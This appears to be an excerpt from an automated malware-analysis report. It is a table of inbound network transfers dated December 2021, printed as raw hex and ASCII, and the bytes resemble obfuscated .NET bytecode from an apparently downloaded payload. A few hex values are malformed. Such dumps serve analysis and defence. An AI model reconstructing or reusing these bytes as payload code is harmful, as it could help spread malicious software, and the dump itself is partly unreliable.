2021-12-18 14:32:00 UTC	6	IN	Data Raw: fe 0c 26 00 1f 0c 64 59 fe 0e 26 00 20 76 c2 00 00 fe 0c 26 00 5a fe 0c 27 00 59 fe 0e 26 00 fe 0c 26 00 fe 0c 26 00 fe 0c 26 00 59 61 fe 0e 2b 00 fe 0c 28 00 fe 0c 28 00 1f 19 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 29 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1d 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2a 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f Data Ascii: &dY& v&Z'Y&&&&Ya+((ba(()X(((ba((*X(((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	8	IN	Data Raw: 00 04 39 28 00 00 00 11 04 10 04 0e 05 09 7b 72 00 00 04 8e 69 54 0e 04 09 7b 72 00 00 04 8e 69 1f 40 7f 69 00 00 04 28 b0 00 00 06 26 16 2a 06 28 65 00 00 0a 18 5a 11 04 28 6b 00 00 0a 06 28 65 00 00 0a 19 5a 09 7b 72 00 00 04 8e 69 28 6c 00 00 0a 16 13 05 05 20 7d 1d ea 0c 40 0a 00 00 00 7e 5d 00 00 04 39 19 00 00 00 7e 5b 00 00 04 02 03 04 05 0e 04 0e 05 6f 2f 01 00 06 13 05 38 06 00 00 00 17 80 5d 00 00 04 11 05 2a 7e 5b 00 00 04 02 03 04 05 0e 04 0e 05 6f 2f 01 00 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 19 0e 00 70 18 8d 24 00 00 01 25 16 d0 14 00 00 01 Data Ascii: 9({riT{ri@i(&*(eZ(k(eZ{ri(l }@~]9~[o/8]*~[o/**0(*&*0SQ(#rp$%
2021-12-18 14:32:00 UTC	9	IN	Data Raw: 00 19 06 00 00 17 16 00 00 c6 26 00 00 fe 20 00 00 84 53 00 00 69 22 00 00 ec 47 00 00 75 58 00 00 90 3d 00 00 f3 3d 00 00 93 2f 00 00 23 03 00 00 c0 28 00 00 69 24 00 00 d3 2e 00 00 29 2d 00 00 0c 3e 00 00 fb 1f 00 00 92 23 00 00 4d 2e 00 00 5c 2a 00 00 ca 4b 00 00 07 59 00 00 30 00 00 00 67 33 00 00 d9 58 00 00 3c 16 00 00 cb 29 00 00 d0 1a 00 00 a9 27 00 00 f5 0d 00 00 26 3f 00 00 aa 17 00 00 3e 0f 00 00 17 0c 00 00 d8 07 00 00 c1 52 00 00 73 4b 00 00 ec 36 00 00 56 57 00 00 71 4d 00 00 0d 25 00 00 4a 26 00 00 93 24 00 00 f0 4e 00 00 e0 49 00 00 6d 20 00 00 7a 49 00 00 ec 3c 00 00 7c 2b 00 00 e6 43 00 00 b8 49 00 00 74 59 00 00 55 16 00 00 8a 14 00 00 19 26 00 00 35 1d 00 00 0c 53 00 00 d8 43 00 00 16 27 00 00 80 37 00 00 52 22 00 00 e0 19 00 00 0c 46 Data Ascii: & Si"GuX==/#(i$.)->#M.*KY0g3X<)'&?>RsK6VWqM%J&$NIm zI<|+CltYU&5SC'7R"F
2021-12-18 14:32:00 UTC	10	IN	Data Raw: 9b 35 00 00 75 0e 00 00 fd 3e 00 00 b4 2b 00 00 5f 08 00 00 f7 12 00 00 fd 44 00 00 ca 1d 00 00 62 48 00 00 f8 19 00 00 50 4f 00 00 4e 2b 00 00 bc 45 00 00 66 25 00 00 42 2c 00 00 65 2d 00 00 75 1f 00 00 cd 36 00 00 ae 52 00 00 d0 48 00 00 1d 00 00 00 ed 4a 00 00 08 32 00 00 11 24 00 00 fd 05 00 00 8f 01 00 00 bf 21 00 00 ca 4a 00 00 42 1b 00 00 ac 1b 00 00 36 06 00 00 78 0c 00 00 d8 0b 00 00 de 24 00 00 83 4c 00 00 e2 4b 00 00 4a 21 00 00 4a 56 00 00 e8 06 00 00 e9 21 00 00 de 57 00 00 05 4a 00 00 e3 3b 00 00 f6 23 00 00 9b 09 00 00 2b 56 00 00 99 00 00 00 45 15 00 00 6d 19 00 00 11 19 00 00 4e 1a 00 00 96 27 00 00 4f 0c 00 00 2f 16 00 00 49 3e 00 00 c4 43 00 00 30 32 00 00 2c 4f 00 00 4d 3d 00 00 c8 02 00 00 f1 58 00 00 28 29 00 00 2d 01 00 00 6f 37 00 Data Ascii: 5u>+_DbHPON+Ef%B,e-u6RHJ2$!JB6x$LKJ!JV!WJ;#+VEmN'O/I>C02,OM=X()-o7
2021-12-18 14:32:00 UTC	12	IN	Data Raw: 51 16 91 9c 20 f3 00 00 00 38 3c f1 ff ff 20 18 00 00 00 20 32 00 00 00 58 fe 0e 35 00 20 5f 01 00 00 28 1e 01 00 06 3a 1e f1 ff ff 26 20 5a 00 00 00 38 13 f1 ff ff 28 ce 00 00 06 28 d7 00 00 06 28 d8 00 00 06 13 0a 20 14 00 00 00 38 f8 f0 ff ff 20 65 00 00 00 20 14 00 00 00 58 fe 0e 3b 00 20 f6 01 00 00 38 df f0 ff ff 11 74 11 72 18 58 11 51 18 91 9c 20 2d 01 00 00 28 1f 01 00 06 39 c5 f0 ff ff 26 20 7e 00 00 00 38 ba f0 ff ff 38 9d 1c 00 00 20 ca 00 00 00 38 ab f0 ff ff 20 39 00 00 00 20 7b 00 00 00 58 fe 0e 33 00 20 0d 00 00 00 38 92 f0 ff ff 11 74 11 72 11 6f 16 91 9c 20 4d 01 00 00 fe 0e 22 00 38 77 f0 ff ff fe 0c 49 00 20 05 00 00 00 20 5a 00 00 00 20 69 00 00 00 58 9c 20 37 00 00 00 38 5c f0 ff ff fe 0c 10 00 20 1f 00 00 00 fe 0c 33 00 9c 20 7c 00 Data Ascii: Q 8< 2X5 _(:& Z8(((8 e X; 8trXQ -(9& ~88 8 9 {X3 8tro M"8wI Z iX 78\ 3 |
2021-12-18 14:32:00 UTC	13	IN	Data Raw: 28 f3 00 00 06 13 4a 20 d8 01 00 00 38 e0 eb ff ff 7e 0a 00 00 0a 13 24 20 53 00 00 00 38 cf eb ff ff 11 29 1a 1a 12 15 28 b0 00 00 06 3a e0 0f 00 00 20 92 02 00 00 38 b5 eb ff ff d0 29 00 00 02 28 03 01 00 06 6f 24 00 00 0a 28 0e 01 00 06 28 12 01 00 06 8e 69 18 40 95 09 00 00 20 61 00 00 00 38 8a eb ff ff 00 11 77 73 6f 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 74 2e 00 00 02 80 5b 00 00 04 20 00 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 00 38 04 00 00 00 fe 0c 0d 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 6d 29 00 00 26 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 0f 00 45 02 00 00 00 05 00 00 00 d9 00 00 00 38 00 00 00 00 00 11 77 73 6f 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 Data Ascii: (J 8~$ S8)(: 8)(o$((i@ a8wso.((t.[(:& 8E8m)& (:& 8E8wso.((
2021-12-18 14:32:00 UTC	14	IN	Data Raw: 06 3a 92 e6 ff ff 26 20 04 00 00 00 38 87 e6 ff ff 11 71 11 00 5d 13 1b 20 9d 01 00 00 28 1e 01 00 06 39 71 e6 ff ff 26 20 a7 01 00 00 38 66 e6 ff ff 20 a6 00 00 00 20 37 00 00 00 59 fe 0e 33 00 20 0c 00 00 00 28 1e 01 00 06 39 48 e6 ff ff 26 20 4d 00 00 00 38 3d e6 ff ff 20 85 00 00 00 20 2c 00 00 00 59 fe 0e 33 00 20 56 01 00 00 38 24 e6 ff ff 16 6a 13 77 20 c7 00 00 00 28 1e 01 00 06 3a 11 e6 ff ff 26 20 02 00 00 00 38 06 e6 ff ff 11 64 28 fa 00 00 06 20 c7 01 00 00 38 f5 e5 ff ff 11 74 11 13 1a 58 11 70 1a 91 9c 20 ba 00 00 00 38 e0 e5 ff ff 11 27 11 6c 11 25 20 ff 00 00 00 5f d2 9c 20 00 00 00 00 28 1f 01 00 06 3a c3 e5 ff ff 26 20 0a 00 00 00 38 b8 e5 ff ff 11 5e 11 08 1a 5a 11 15 12 15 28 b0 00 00 06 26 20 98 00 00 00 28 1f 01 00 06 3a 99 e5 ff ff Data Ascii: :& 8q] (9q& 8f 7Y3 (9H& M8= ,Y3 V8$jw (:& 8d(8tXp 8'l% _ (:& 8^Z(& (:
2021-12-18 14:32:00 UTC	16	IN	Data Raw: 3b e1 ff ff 11 4f 8e 69 1a 5d 13 38 20 86 01 00 00 28 1e 01 00 06 3a 24 e1 ff ff 26 20 c5 00 00 00 38 19 e1 ff ff fe 0c 10 00 20 04 00 00 00 fe 0c 33 00 9c 20 c3 00 00 00 28 1e 01 00 06 39 fc e0 ff ff 26 20 14 02 00 00 38 f1 e0 ff ff 11 1a 28 f3 00 00 06 26 20 fb 01 00 00 28 1e 01 00 06 3a da e0 ff ff 26 20 99 01 00 00 38 cf e0 ff ff 11 74 11 13 1a 58 11 6f 1a 91 9c 20 5e 00 00 00 fe 0e 22 00 38 b2 e0 ff ff 28 d4 00 00 06 1a 3b 42 30 00 00 20 45 02 00 00 38 a1 e0 ff ff 20 b8 00 00 00 20 23 00 00 00 58 fe 0e 33 00 20 1c 00 00 00 28 1f 01 00 06 3a 83 e0 ff ff 26 20 77 00 00 00 38 78 e0 ff ff 20 8f 00 00 00 20 2f 00 00 00 59 fe 0e 3b 00 20 a1 00 00 00 28 1f 01 00 06 3a 5a e0 ff ff 26 20 64 01 00 00 38 4f e0 ff ff 20 31 00 00 00 20 1d 00 00 00 58 fe 0e 33 00 Data Ascii: ;Oi]8 (:$& 8 3 (9& 8(& (:& 8tXo ^"8(;B0 E8 #X3 (:& w8x /Y; (:Z& d8O 1 X3
2021-12-18 14:32:00 UTC	17	IN	Data Raw: 00 00 38 df db ff ff 28 d4 00 00 06 1a 40 fa 29 00 00 20 f4 01 00 00 28 1f 01 00 06 39 c5 db ff ff 26 20 9f 00 00 00 38 ba db ff ff fe 0c 49 00 20 02 00 00 00 20 ca 00 00 00 20 43 00 00 00 59 9c 20 e4 00 00 00 38 9b db ff ff fe 0c 10 00 20 0a 00 00 00 fe 0c 33 00 9c 20 67 00 00 00 38 83 db ff ff fe 0c 10 00 20 12 00 00 00 fe 0c 33 00 9c 20 8a 02 00 00 38 6b db ff ff fe 0c 49 00 20 0b 00 00 00 20 94 00 00 00 20 31 00 00 00 59 9c 20 6a 00 00 00 38 4c db ff ff 11 4c 17 58 13 4c 20 a0 01 00 00 38 3c db ff ff 38 1c 3b 00 00 20 3a 01 00 00 38 2d db ff ff 12 5e 7e 64 00 00 04 11 28 6a 58 11 54 6a 59 28 6f 00 00 0a 20 12 00 00 00 28 1f 01 00 06 3a 0a db ff ff 26 20 68 02 00 00 38 ff da ff ff 1f 0c 8d 17 00 00 01 13 56 20 79 00 00 00 38 ec da ff ff fe 0c 10 00 20 Data Ascii: 8(@) (9& 8I CY 8 3 g8 3 8kI 1Y j8LLXL 8<8; :8-^~d(jXTjY(o (:& h8V y8
2021-12-18 14:32:00 UTC	18	IN	Data Raw: 1e 01 00 06 39 84 d6 ff ff 26 20 a6 00 00 00 38 79 d6 ff ff 11 2f 73 6f 00 00 0a 28 0b 01 00 06 13 77 20 89 01 00 00 fe 0e 22 00 38 59 d6 ff ff 11 74 11 13 1c 58 11 70 1c 91 9c 20 23 02 00 00 38 48 d6 ff ff 12 11 e0 73 70 00 00 0a 16 28 c7 00 00 06 26 20 59 02 00 00 38 2f d6 ff ff 20 5f 00 00 00 20 53 00 00 00 58 fe 0e 33 00 20 00 00 00 00 28 1e 01 00 06 3a 11 d6 ff ff 26 20 00 00 00 00 38 06 d6 ff ff 11 56 1f 09 1f 64 9c 20 9c 00 00 00 28 1f 01 00 06 39 f0 d5 ff ff 26 20 29 00 00 00 38 e5 d5 ff ff fe 0c 10 00 20 04 00 00 00 fe 0c 33 00 9c 20 13 00 00 00 38 cd d5 ff ff 14 13 70 20 9f 01 00 00 fe 0e 22 00 38 b8 d5 ff ff 20 79 00 00 00 20 6e 00 00 00 59 fe 0e 3b 00 20 1a 00 00 00 28 1e 01 00 06 39 9e d5 ff ff 26 20 24 00 00 00 38 93 d5 ff ff 11 32 28 ab 00 Data Ascii: 9& 8y/so(w "8YtXp #8Hsp(& Y8/ _ SX3 (:& 8Vd (9&)8 3 8p "8 y nY; (9& $82(
2021-12-18 14:32:00 UTC	20	IN	Data Raw: 00 00 00 58 fe 0e 33 00 20 f6 01 00 00 28 1f 01 00 06 3a 1d d1 ff ff 26 20 5f 02 00 00 38 12 d1 ff ff 20 d6 00 00 00 20 47 00 00 00 59 fe 0e 33 00 20 e1 00 00 00 38 f9 d0 ff ff 11 5c 39 d9 e1 ff ff 20 12 02 00 00 38 e8 d0 ff ff 11 74 11 13 1b 58 11 51 1b 91 9c 20 8e 01 00 00 38 d3 d0 ff ff 28 d4 00 00 06 1a 40 66 e1 ff ff 20 17 01 00 00 28 1e 01 00 06 3a b9 d0 ff ff 26 20 0d 00 00 00 38 ae d0 ff ff 20 f4 f3 f2 f1 13 1e 20 73 02 00 00 38 9d d0 ff ff 11 09 17 58 13 09 20 64 02 00 00 28 1f 01 00 06 39 88 d0 ff ff 26 20 24 01 00 00 38 7d d0 ff ff 38 36 17 00 00 20 03 00 00 00 38 6e d0 ff ff 11 4f 11 3e 19 58 91 1f 18 62 11 4f 11 3e 18 58 91 1f 10 62 60 11 4f 11 3e 17 58 91 1e 62 60 11 4f 11 3e 91 60 13 14 20 e9 01 00 00 28 1e 01 00 06 3a 38 d0 ff ff 26 20 9a Data Ascii: X3 (:& _8 GY3 8\9 8tXQ 8(@f (:& 8 s8X d(9& $8}86 8nO>XbO>Xb`O>Xb`O>` (:8&

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	21	IN	Data Raw: 00 38 d5 cb ff ff 11 1a 11 36 28 ea 00 00 06 13 67 20 01 00 00 00 28 1f 01 00 06 39 bb cb ff ff 26 20 00 00 00 00 38 b0 cb ff ff 11 6b 11 44 1e 5a 58 e0 25 4c 20 a1 3a d5 4e 6a 61 55 20 42 02 00 00 38 94 cb ff ff 1f 0a 8d 17 00 00 01 13 56 20 de 00 00 00 28 1f 01 00 06 3a 7c cb ff ff 26 20 34 01 00 00 38 71 cb ff ff 11 56 1f 0a 1f 6c 9c 20 1d 01 00 00 fe 0e 22 00 38 58 cb ff ff 16 e0 13 6b 20 55 00 00 00 38 4e cb ff ff fe 0c 49 00 20 03 00 00 00 20 11 00 00 00 20 6d 00 00 00 58 9c 20 29 00 00 00 28 1f 01 00 06 3a 2a cb ff ff 26 20 ed 00 00 00 38 1f cb ff ff fe 0c 10 00 20 0b 00 00 00 fe 0c 33 00 9c 20 ca 01 00 00 38 07 cb ff ff 11 27 11 6c 17 58 11 25 20 00 ff 00 00 5f 1e 64 d2 9c 20 6d 00 00 00 28 1f 01 00 06 3a e6 ca ff ff 26 20 38 01 00 00 38 db ca ff Data Ascii: 86(g (9& 8kDZX%L :NjaU B8V (:|& 48qVl "8Xk U8NI mX)(:*& 8 3 8'lX% _d m(:& 88
2021-12-18 14:32:00 UTC	22	IN	Data Raw: 00 00 20 33 00 00 00 28 1e 01 00 06 39 71 c6 ff ff 26 20 89 00 00 00 38 66 c6 ff ff fe 0c 49 00 20 07 00 00 00 20 06 00 00 00 20 10 00 00 00 58 9c 20 1e 00 00 00 28 1e 01 00 06 39 42 c6 ff ff 26 20 5e 01 00 00 38 37 c6 ff ff fe 0c 10 00 20 1e 00 00 00 20 7b 00 00 00 20 64 00 00 00 58 9c 20 4a 00 00 00 28 1f 01 00 06 3a 13 c6 ff ff 26 20 50 00 00 00 38 08 c6 ff ff 11 12 1a 1f 69 9c 20 a0 00 00 00 28 1e 01 00 06 39 f3 c5 ff ff 26 20 48 01 00 00 38 e8 c5 ff ff 00 11 5d 28 d7 00 00 06 28 d8 00 00 06 13 0a 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 65 00 45 02 00 00 00 05 00 00 00 64 01 00 00 38 00 00 00 00 00 38 40 00 00 00 20 01 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 31 00 45 06 Data Ascii: 3(9q& 8fI X (9B& ^87 { dX J(:& P8i (9& H8](((:& 8eEd88@ (:& 81E
2021-12-18 14:32:00 UTC	24	IN	Data Raw: 00 28 1e 01 00 06 3a 1e c1 ff ff 26 20 57 01 00 00 38 13 c1 ff ff 20 41 00 00 00 20 62 00 00 00 58 fe 0e 33 00 20 ca 00 00 00 28 1f 01 00 06 3a f5 c0 ff ff 26 20 33 01 00 00 38 ea c0 ff ff 20 52 00 00 00 20 32 00 00 00 58 fe 0e 33 00 20 9a 01 00 00 38 d1 c0 ff ff 12 40 fe 15 30 00 00 02 20 40 01 00 00 38 bf c0 ff ff 11 74 11 72 18 58 11 6f 18 91 9c 20 a2 01 00 00 38 aa c0 ff ff 16 13 0e 20 92 00 00 00 38 9d c0 ff ff 11 21 16 28 c5 00 00 06 26 20 1a 00 00 00 28 1e 01 00 06 3a 85 c0 ff ff 26 20 17 00 00 00 38 7a c0 ff ff 20 71 00 00 00 20 6d 00 00 00 58 fe 0e 33 00 20 07 02 00 00 28 1e 01 00 06 3a 5c c0 ff ff 26 20 0b 00 00 00 38 51 c0 ff ff 11 1a 28 f3 00 00 06 13 4b 20 fe 00 00 00 fe 0e 22 00 38 36 c0 ff ff 11 4f 8e 69 8 d 17 00 00 01 13 27 20 cd 01 00 00 Data Ascii: (:& W8 A bX3 (:& 38 R 2X3 8@0 @8trXo 8 8!(& (:& 8z q mX3 (:\& 8Q(K "86Oi'
2021-12-18 14:32:00 UTC	25	IN	Data Raw: 06 20 00 00 00 00 28 1f 01 00 06 39 b3 ff ff ff 26 20 00 00 00 00 38 a8 ff ff ff dc 20 01 00 00 00 28 1f 01 00 06 3a d7 fd ff ff 26 20 01 00 00 00 38 cc fd ff ff dd 30 11 00 00 26 20 00 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 00 38 04 00 00 00 fe 0c 59 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd fe 10 00 00 20 f7 01 00 00 38 59 bb ff ff fe 0c 10 00 13 1c 20 a3 01 00 00 28 1e 01 00 06 3a 44 bb ff ff 26 20 d8 00 00 00 38 39 bb ff ff fe 0c 49 00 20 0a 00 00 00 20 2b 00 00 00 20 03 00 00 00 58 9c 20 2f 02 00 00 38 1a bb ff ff fe 0c 49 00 20 0a 00 00 00 20 9a 00 00 00 20 33 00 00 00 59 9c 20 8e 02 00 00 fe 0e 22 00 38 f3 ba ff ff fe 0c 10 00 20 16 00 00 00 fe 0c 33 00 9c 20 36 02 00 00 28 1f 01 00 06 39 da ba ff ff 26 20 25 00 00 00 38 cf ba Data Ascii: (9& 8 (:& 80& (:& 8YE8 8Y (:D& 89I + X /8I 3Y "8 3 6(9& %8
2021-12-18 14:32:00 UTC	26	IN	Data Raw: 00 00 00 58 fe 0e 33 00 20 1e 00 00 00 28 1e 01 00 06 3a 60 b6 ff ff 26 20 1b 00 00 00 38 55 b6 ff ff 00 d0 29 00 00 02 28 03 01 00 06 6f 24 00 00 0a 28 13 01 00 06 28 14 01 00 06 8c 57 00 00 01 28 15 01 00 06 72 ef 0e 00 70 1f 34 6f 74 00 00 0a d0 29 00 00 02 28 03 01 00 06 6f 24 00 00 0a 28 13 01 00 06 28 14 01 00 06 8c 57 00 00 01 28 16 01 00 06 13 42 20 02 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 0e 00 00 00 38 04 00 00 00 fe 0c 17 00 45 13 00 00 00 3a 02 00 00 b5 00 00 00 ef 01 00 00 2a 03 00 00 e0 01 00 00 5e 00 00 00 c5 02 00 00 b0 02 00 00 09 03 00 00 4b 02 00 00 1b 00 00 00 3f 00 00 00 70 02 00 00 2c 00 00 00 05 00 00 00 14 02 00 00 8d 02 00 00 e7 02 00 00 83 00 00 00 38 35 02 0 0 00 11 42 75 14 00 00 01 3a 03 02 00 00 20 0b 00 00 00 38 94 ff Data Ascii: X3 (:`& 8U)(o$((W(rp4ot)(o$((W(B (9& 8E:*^K?p,85Bu: 8
2021-12-18 14:32:00 UTC	28	IN	Data Raw: 00 00 00 38 16 b1 ff ff fe 0c 49 00 20 0f 00 00 00 20 23 00 00 00 20 25 00 00 00 58 9c 20 3f 01 00 00 38 f7 b0 ff ff 16 13 14 20 0f 00 00 00 28 1f 01 00 06 3a e5 b0 ff ff 26 20 7b 00 00 00 38 da b0 ff ff 20 70 00 00 00 20 2f 00 00 00 58 fe 0e 33 00 20 e9 00 00 00 38 c1 b0 ff ff 2a 28 d4 00 00 06 1a 40 73 f7 ff ff 20 a6 01 00 00 28 1f 01 00 06 39 a6 b0 ff ff 26 20 2c 01 00 00 38 9b b0 ff ff 20 60 00 00 00 20 0a 00 00 00 58 fe 0e 33 00 20 2e 02 00 00 fe 0e 22 00 38 7a b0 ff ff 28 d4 00 00 06 1a 40 21 e3 ff ff 20 9d 00 00 00 38 69 b0 ff ff 1f 1e 8d 17 00 00 01 25 d0 0a 01 00 04 28 1b 01 00 06 13 26 20 20 02 00 00 38 4b b0 ff ff 11 27 11 6c 19 58 11 25 20 00 00 00 ff 5f 1f 18 64 d2 9c 20 f0 01 00 00 38 2e b0 ff ff fe 0c 49 00 20 0d 00 00 00 20 cb 00 00 00 20 Data Ascii: 8I # %X ?8 (:& {8 p /X3 8*(@s (9& ,8 ` X3 ."8z(@! 8i%(& 8K'lX% _d 8.I
2021-12-18 14:32:00 UTC	29	IN	Data Raw: ff ff fe 0c 10 00 20 08 00 00 00 fe 0c 33 00 9c 20 35 00 00 00 28 1e 01 00 06 3a a6 ab ff ff 26 20 04 00 00 00 38 9b ab ff ff 11 74 11 72 19 58 11 51 19 91 9c 20 1b 00 00 00 28 1f 01 00 06 3a 81 ab ff ff 26 20 b1 01 00 00 38 76 ab ff ff fe 0c 49 00 20 06 00 00 00 fe 0c 35 00 9c 20 82 01 00 00 38 5e ab ff ff 11 21 28 0b 01 00 06 13 2f 20 51 01 00 00 38 4b ab ff ff 28 cd 00 00 06 20 42 00 00 00 38 3c ab ff ff fe 0c 10 00 20 11 00 00 00 fe 0c 33 00 9c 20 10 00 00 00 28 1f 01 00 06 39 1f ab ff ff 26 20 05 00 00 00 38 14 ab ff ff fe 0c 10 00 20 06 00 00 00 fe 0c 33 00 9c 20 67 01 00 00 28 1e 01 00 06 39 f7 aa ff ff 26 20 9e 02 00 00 38 ec aa ff ff 17 8d 17 00 00 01 16 1e 28 cb 00 00 06 17 28 cc 00 00 06 20 f6 00 00 00 38 cf aa ff ff 16 6a 13 2f 20 0c 00 00 00 Data Ascii: 3 5(:& 8trXQ (:& 8vI 5 8^!(/ Q8K(B8< 3 (9& 8 3 g(9& 8((8j/
2021-12-18 14:32:00 UTC	30	IN	Data Raw: 68 a6 ff ff 20 ec 00 00 00 20 4e 00 00 00 59 fe 0e 33 00 20 ee 00 00 00 38 4f a6 ff ff 11 2f 73 6f 00 00 0a 28 d4 00 00 06 1f 40 12 46 28 b0 00 00 06 26 20 5d 02 00 00 fe 0e 22 00 38 27 a6 ff ff fe 0c 49 00 20 0e 00 00 00 20 cb 00 00 00 20 43 00 00 00 59 9c 20 3d 00 00 00 28 1f 01 00 06 3a 07 a6 ff ff 26 20 51 00 00 00 38 fc a5 ff ff 20 db 00 00 00 20 49 00 00 00 59 fe 0e 33 00 20 bd 00 00 00 28 1e 01 00 06 39 de a5 ff ff 26 20 d0 01 00 00 38 d3 a5 ff ff 11 2b 16 8f 17 00 00 01 e0 13 6b 20 28 00 00 00 38 be a5 ff ff 20 d6 00 00 00 20 47 00 00 00 59 fe 0e 33 00 20 37 01 00 00 38 a5 a5 ff ff fe 0c 10 00 20 1e 00 00 00 fe 0c 33 00 9c 20 50 02 00 00 38 8d a5 ff ff fe 0c 49 00 20 07 00 00 00 fe 0c 35 00 9c 20 2c 00 00 00 28 1e 01 00 06 3a 70 a5 ff ff 26 20 2c Data Ascii: h NY3 8O/so(@F(&]"8'I CY =(:& Q8 IY3 (9& 8+k (8 GY3 78 3 P8I 5 ,(:p& ,
2021-12-18 14:32:00 UTC	32	IN	Data Raw: 58 9c 20 57 00 00 00 38 f7 a1 ff ff fe 0c 10 00 20 13 00 00 00 fe 0c 33 00 9c 20 f3 00 00 00 28 1f 01 00 06 3a da a1 ff ff 26 20 09 01 00 00 38 cf a1 ff ff fe 0c 10 00 20 15 00 00 00 20 83 00 00 00 20 5f 00 00 00 58 9c 20 73 01 00 00 28 1e 01 00 06 3a ab a1 ff ff 26 20 d7 00 00 00 38 a0 a1 ff ff 11 1c 11 3a 11 1c 11 3a 91 11 58 11 3a 91 61 d2 9c 20 4a 01 00 00 fe 0e 22 00 38 7d a1 ff ff fe 0c 10 00 20 1a 00 00 00 20 0a 00 00 00 20 09 00 00 00 58 9c 20 7a 00 00 00 38 62 a1 ff ff 20 e2 00 00 00 20 4b 00 00 00 59 fe 0e 33 00 20 7b 01 00 00 28 1f 01 00 06 3a 44 a1 ff ff 26 20 1f 02 00 00 38 39 a1 ff ff 11 74 11 13 1d 58 11 70 1d 91 9c 20 e7 01 00 00 38 24 a1 ff ff fe 0c 10 00 20 10 00 00 00 20 8c 00 00 00 20 2e 00 00 00 59 9c 20 88 00 00 00 28 1e 01 00 06 39 Data Ascii: X W8 3 (:& 8 _X s(:& 8::X:a J"8} X z8b KY3 {(:D& 89tXp 8$ .Y (9
2021-12-18 14:32:00 UTC	33	IN	Data Raw: 01 00 00 38 a2 9c ff ff 12 3d 28 72 00 00 0a 28 fe 00 00 06 13 70 20 78 02 00 00 38 8a 9c ff ff 11 29 1a 1e 12 15 28 b0 00 00 06 26 20 31 02 00 00 38 74 9c ff ff 38 11 a7 ff ff 20 de 00 00 00 38 65 9c ff ff fe 0c 10 00 20 17 00 00 00 20 70 00 00 00 20 56 00 00 00 58 9c 20 d2 01 00 00 38 46 9c ff ff 11 5a 11 14 61 13 25 20 96 01 00 00 38 35 9c ff ff 11 03 11 01 28 ac 00 00 06 d0 2f 00 00 02 28 03 01 00 06 28 08 01 00 06 74 2f 00 00 02 28 09 01 00 06 13 21 20 a1 00 00 00 38 07 9c ff ff 11 56 16 1f 63 9c 20 e0 00 00 00 fe 0e 22 00 38 ef 9b ff ff 20 5e 00 00 00 20 24 00 00 00 58 fe 0e 33 00 20 ac 00 00 00 28 1e 01 00 06 3a d5 9b ff ff 26 20 6a 00 00 00 38 ca 9b ff ff 28 05 01 00 06 11 12 28 06 01 00 06 13 01 20 55 00 00 00 28 1f 01 00 06 3a ad 9b ff ff 26 20 Data Ascii: 8=(r(p x8)(& 18t8 8e p VX 8FZa% 85(/((t/(! 8Vc "8 ^ $X3 (:& j8((U(:&

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	34	IN	Data Raw: 63 00 00 04 7e 63 00 00 04 02 03 04 05 6f 45 01 00 06 2a 13 30 07 00 5c 00 00 00 00 00 00 00 7e 53 00 00 04 3a 41 00 00 00 28 b3 00 00 06 72 c3 0f 00 70 28 62 00 00 0a 72 d1 0f 00 70 28 62 00 00 0a 72 e3 0f 00 70 28 82 00 00 0a 28 ac 00 00 06 d0 34 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 34 00 00 02 80 53 00 00 04 7e 53 00 00 04 02 03 04 05 0e 04 6f 4a 01 00 06 2a 13 30 06 00 50 00 00 00 00 00 00 00 7e 6d 00 00 04 3a 37 00 00 00 28 b3 00 00 06 72 a5 0f 00 70 28 62 00 00 0a 72 f1 0f 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 35 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 35 00 00 02 80 6d 00 00 04 7e 6d 00 00 04 02 03 04 05 6f 4f 01 00 06 2a 13 30 05 00 4f 00 00 00 00 00 00 00 7e 6e 00 00 04 3a 37 00 00 00 28 b3 00 00 06 72 01 10 00 70 28 62 00 00 0a 72 0d 10 Data Ascii: c~coE*0\~S:A(rp(brp(brp((4(#(t4S~SoJ*0P~m:7(rp(brp((5(#(t5m~moO*0O~n:7(rp(br
